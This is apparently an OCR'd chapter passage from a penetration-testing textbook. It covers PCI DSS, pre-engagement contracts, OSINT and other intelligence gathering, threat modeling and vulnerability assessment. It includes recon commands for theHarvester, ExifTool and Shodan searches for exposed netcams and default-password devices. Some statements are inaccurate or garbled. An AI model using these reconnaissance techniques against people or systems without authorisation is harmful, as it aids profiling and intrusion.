The **Payment Card Industry Data Security Standard** (**PCI DSS**) is an important reference for organizations that are planning to work with major brand credit cards'. It was released in 2014. It is used to assure the security of credit card holders' data and avoid frauds. The compliance is performed once per year by a qualified security assessor, who is provided by the PCI Security Standards Council or internally for small data amount cases. PCI DSS goes through the following four phases:

- Pre-engagement
- Engagement: penetration testing
- Post-engagement
- Reporting and documentation

Penetration testing steps

Penetration testing essentially goes through multiple steps, based on the chosen methodology. In our case, we will study every phase according to the PTES.

Pre-engagement

Before conducting penetration testing, pre-engagement interactions between the pentester and the client should be established. This is a very important phase because you can view pentesting as an information technology project. Like any IT project, it needs great planning capabilities. Pentesting is not a set of technical steps but requires many management and organizational skills. An effective pentesting would start with a meeting with the client to have a crystal understanding of all their needs and vision. As a result of the meeting, a test plan will be developed. It will describe in detail how the pentest will be conducted. Many important items need to be taken care of during the pre-engagement phase.

The objectives and scope

It specifies the target of the pentesting, including the scope (IP addresses and hosts), in a very detailed way. In general, it also contains what assets are to be tested and what is out of bounds. The pre-engagement must also include the time period of the penetration testing mission.

A get out of jail free card

Hacking is an illegal act, so you need to assure that all your work will be done in a legal way. A *get out of jail card* usually signed by a high-level manager will be enough to get you out of trouble. Here the word "card" is a contract between the two parties that should solve the legal problem if any.

Emergency contact information

To avoid any panic situations when you find something serious, a predefined contact information list is a good idea to ensure a fast and efficient communication channel when it's needed. For example, If you are having an overwhelming network traffic issue because of an intensive automation tool, you need to contact the network engineer.

To avoid this inconvenience, it is better to discuss the availability of support in such situations with the stakeholders before conducting the penetration test.

Payment information

Payment information indicates the payment terms of the penetration testing. When discussing the schedule of the testing, the pentester should also discuss payment arrangements. During the negotiation, you can discuss the payment structure, for example, getting paid after delivering the final report, half amount up-front before conducting the pentesting, or according to a payment schedule. Also, non-payment penalties could be added to the agreement.

Non-disclosure agreement

The aim of a signed **non-disclosure agreement** (**NDA**) is to make the pentester commit to keeping all the confidential information and the findings safe. During penetration testing, you will be exposed to a certain amount of data with different classification ranks. That is why, it is a wise decision to sign a document to reassure the upper management that all the collected information is protected.

Intelligence gathering

The intelligence gathering stage is when the pentester searches for all available information about the organization from public sources. At the end of this phase, he will have a clear view of the network (domain name, IP ranges, TCP/UDP services, and authentication mechanisms), the systems (user/group names, system banners, and system architecture), and organizational information (employee details, press releases, and location). It depends on the type of pentesting (black, white, or gray). Implementing a good intelligence gathering methodology will facilitate the work in later steps.

The fuel of intelligence gathering is to get publicly available information from different sources. Intelligence gathering is not important in information security and penetration testing, but it is vital for national security, and as many concepts are inspired by the military strategies, in the cyber security field intelligence gathering is also inspired by the battlefields. But in a penetration testing context, all the techniques in this phase should be legal because good intentions do not mean breaking the law, that is why, we said **publicly** available information. If it is not, the case will be considered as industrial espionage. According to International Trade Commission estimates, current annual losses to US industries due to corporate espionage to be over $70 billion.

Intelligence gathering not only helps improve the security position of the organization, but it gives managers an eagle eye on the competition, and it results in better business decisions. Basically every intelligence gathering operation basically is done following a structured methodology.

Public intelligence

Public intelligence is the process of gathering all possible information about the target, using publicly available sources, and not only searching for it but also archiving it. The term is generally used by government agencies for national security operations. A penetration tester should also adopt such a state of mind and acquire the required skills to gather and classify information. In the era of huge amounts of data, the ability to extract useful information from it is a must.

Social engineering attacks

Social engineering attacks are when employees or others are psychologically deceived into providing sensitive information. Social engineering is the art of manipulating people to gain information about the users in order to ascertain sensitive information, such as login credentials or classified information. Using a human quality like trust in a deceptive way always shows that the human is the weakest layer in information security. One of the social engineering techniques is phishing, which is a technical method of social engineering. As we all know, Phishing is sending an email or text message that appears to come from a legitimate institution and tricking the user to type his login credentials. Spear-phishing is the same technique, but in a more specific range, such as sending phishing emails to short lists of high profile contacts

Physical analysis

Physical security is really critical in the information security landscape. Identifying physical equipment plays a huge role in intelligence gathering.

Information system and network analysis


This technique searches out information about the target including network services, devices, domains, and the information system information.

There are many intelligence gathering categories: human intelligence, signal intelligence, open source intelligence, imagery intelligence, and geospatial intelligence.

Human intelligence

Human intelligence (**HUMINT**) is the process of collecting information about human targets, with or without interaction with them, using many techniques such as taking photographs and video recording. There are three models of human intelligence:

- **Directed Gathering**: This is a specific targeting operation. Usually, all the resources are meant to gather information about a unique target
- **Active Intelligence Gathering**: This process is more specific and requires less investment, and it targets a specific environment.
- **Passive Intelligence Gathering**: This is the foundation of human intelligence. The information is collected in opportunistic ways such as through walk-ins or referrals. So there is no specific target, except collecting information and trying to find something.



Signal intelligence

Signal intelligence (**SIGINT**) is the operation of gathering information by intercepting electronic signals and communications. It can be divided into two subcategories: **communications intelligence** (**COMINT**) and **electronic intelligence** (**ELINT**).

Open source intelligence

Open source intelligence (**OSINT**), as its name suggests, involves finding information about a defined target using available sources online. It can be done using many techniques:

- Conducting search queries in many search engines
- Gaining information from social media networks
- Searching in *deep web* directories and the hidden wiki
- Using forum and discussion boards

For example, if you want to search for a specific employee, you can use a theHarvester tool, and it will help find all public information about that person.

You can get theHarvester from its GitHub repository using this command from your console:


```
git clone https://github.com/laramies/theHarvester
```

Then, type `./theHarvester` to run the script.

For example, if you want to collect information about a `targetwebsite` using Google search, simply run the following command:


```
theharvester -d   targetwebsite.org  -l 100 -b google
```

Here, the `-l` option is the limited number of results and `-b` indicates the search engine. In our case, we used the Google search engine:




Do you know that the known web represents only 4% of the internet. There is another space called the **deep web**. It contains 7,500 terabytes of information that means more than 500 billion pages.


It is an advantage to gather information from the hidden web, not only for reconnaissance purposes but for competitive intelligence. To access the deep web, you simply have to download the Tor Browser via its official website `https://www.torproject.org/` and install it. Open the browser and hit **Connect** to access the network:




Now, you are surfing the *hidden web*. You can use the hidden wiki for Tor websites from this link, `http://wiki5kauuihowqi5.onion` (they are represented as `DomainName.onion`), or simply use the DuckDuckGo search engine:




Not only you can search for personal identifiable information, but you can also search for online devices and even industrial control systems. For example, you can check `www.shodan.io`. This search engine will help you find devices online. The following screenshot is publicly available information about wind turbines searched by `Shodan.io`:




To discover the great potential of the Shodan search engine, let's take a glimpse into the power of this giant. First, go to `www.shodan.io` and create a new account:




Use the search bar to enter a search query, or you can simply hit a predefined category: Netcams, default password, dreambox, industrial control systems, and so on. This is a snippet of the most popular search tags:



Let's hit Netcams as a demonstration. According to the screenshot listed as follows, the search engine found at least 8,632 publicly available sources of Netcam information, including their IP addresses with detailed descriptions about them:



Also, you can use a real-time map to search online devices such as routers:




Imagery intelligence

In the battlefield, **imagery intelligence** (**IMINT**) is the process of analyzing images and videos from different sources and devices such as electronic display images and infrared cameras. In penetration testing, image intelligence also works in the same way, where it is the operation of identifying information about the target using different photos and videos from different public resources as follows:

- Social media (Facebook, LinkedIn, and so on) videos
- Reverse searched photos for other editions
- Live streams

There are many image analysis tools that you can use to extract data from an image. One of them is ExifTool. It is a small tool used to extract juicy information about a defined image. Like the following graph, just download ExifTool from this link, `https://www.sno.phy.queensu.ca/~phil/exiftool/`, and type `./exiftool image.png`:



Geospatial intelligence

Geospatial intelligence (**GEOINT**) is the exploitation and analysis of imagery and geospatial information to describe, assess and visualize a defined area. The term GEOINT has become associated with information security and penetration testing. Identifying and collecting information about an organization will give penetration testers the ability to anticipate the physical intrusion of the organization. Thus, the role of a penetration tester is to make sure that data and sensitive information is safe from external threats.
There are many available sources to check for geospatial information. Google Maps is a free geospatial service provided by Google. The following is the result of a search, using a Google Map query:

Threat modeling

Threat modeling is a security approach to identify threats against the infrastructure of an organization. Modeling and quantifying are always wise decisions in information security, and especially in penetration testing. Measuring threats in a realistic way will help penetration testers make good decisions later. The aim of this structured approach is the identification and ranking of threats and assets, using a method that aligns with the business needs of the organization, and then mapping them.

In order to perform effective threat modeling, the penetration tester goes through five analysis steps.

Business asset analysis

During the business asset analysis, the pentester focuses on the assets by gathering any related documents about the assets, and in other situations, conducting interviews within the organization. It could include information about the following:

- Infrastructure design
- System configuration

- User account credentials
- Privileged user account credentials

Information about the technical assets is not sufficient to obtain efficient modeling. Penetration testers should gather information about all the policies and the procedures of the organization, and sometimes, the organization plan, if needed.

Business process analysis

Business is the central point in information security. A wise information security analysis will certainly assure that the organization works in a proper way and generates revenues. All the assets that are in a relationship with business processes are required to be mapped and analyzed, starting with the most critical ones. The following are the assets:

- Information assets
- Human assets
- Third-party assets

Threat agents analysis

During this type of analysis, all the threats based on the location metric are mapped. We can divide threats into two categories—internal and external threats. Employees of the organizations, including the upper management, are also part of this classification because humans are the weakest layer when it comes to information security.

Threat capability analysis

After having a clear understanding about threat agents, now it is time to check for any available tools, exploits, and payloads currently out there that could be used against the organization infrastructure, in addition to analyzing the possible communication mechanisms.

Motivation modeling

A penetration tester could model the motivations behind an attack. In competitive environments and volatile businesses, motivation modeling should be added to the pentester checklist.

Vulnerability analysis


Threats are a serious problem for people and organizations. A clear understanding of vulnerability analysis is important to ensure that wise managerial decisions are taken and that a secure environment is built as a result of correctly identifying and mitigating such potential threats. Unfortunately, this is still a challenging area for information professionals because threats are becoming more sophisticated and hard to detect every day. Vulnerability assessment is the process of identifying, measuring, and classifying vulnerabilities in an information system. Vulnerability analysis is a critical skill for every pentester.

There is a big misunderstanding when it comes to vulnerability assessment. Many penetration testers confuse vulnerability analysis with penetration testing. In fact, penetration testing is simulating an attack, whereas vulnerability assessment is intended to identify vulnerabilities in a specific area. You can view it as a scanning operation.

A vulnerability management life cycle goes through the following six main phases:

- **Identification and discovery**: During this phase, the pentester tries to identify all the assets within the discussed scope, including open services and operating systems and tries to detect common potential vulnerabilities in an information system, usually using automation tools and vulnerability scanners.
- **Prioritizing and classification**: The penetration tester prioritizes the assets based on sensitivity criteria or based on categories. You can also prioritize vulnerabilities using a ranking system, for example, using the **Common Vulnerability Scoring System** (**CVSS**) for the **Common Vulnerabilities and Exposures** (**CVE**) vulnerabilities.
- **Assessment**: This involves documenting analyzed risks. The pentester must make a decision about the risk acceptance after an evaluation process. When conducting a vulnerability assessment, you need to validate every found vulnerability. Using vulnerability scanners is important to detect potential vulnerabilities, but penetration testers need to verify every one of them to avoid false positive and incorrect flags.
- **Report**: During this phase, the pentester shows the results of the conducted vulnerability assessment including the number of issues and trends, accompanied by graphical representations of the obtained artifacts.
- **Remediate**: This is a detailed roadmap that includes recommendations and the steps required to remediate and fix vulnerabilities, not only technically, but it could include budgets, time slots, raking, and so on.

- **Verification**: The final step involves verifying the fixed vulnerabilities after a follow-up check:



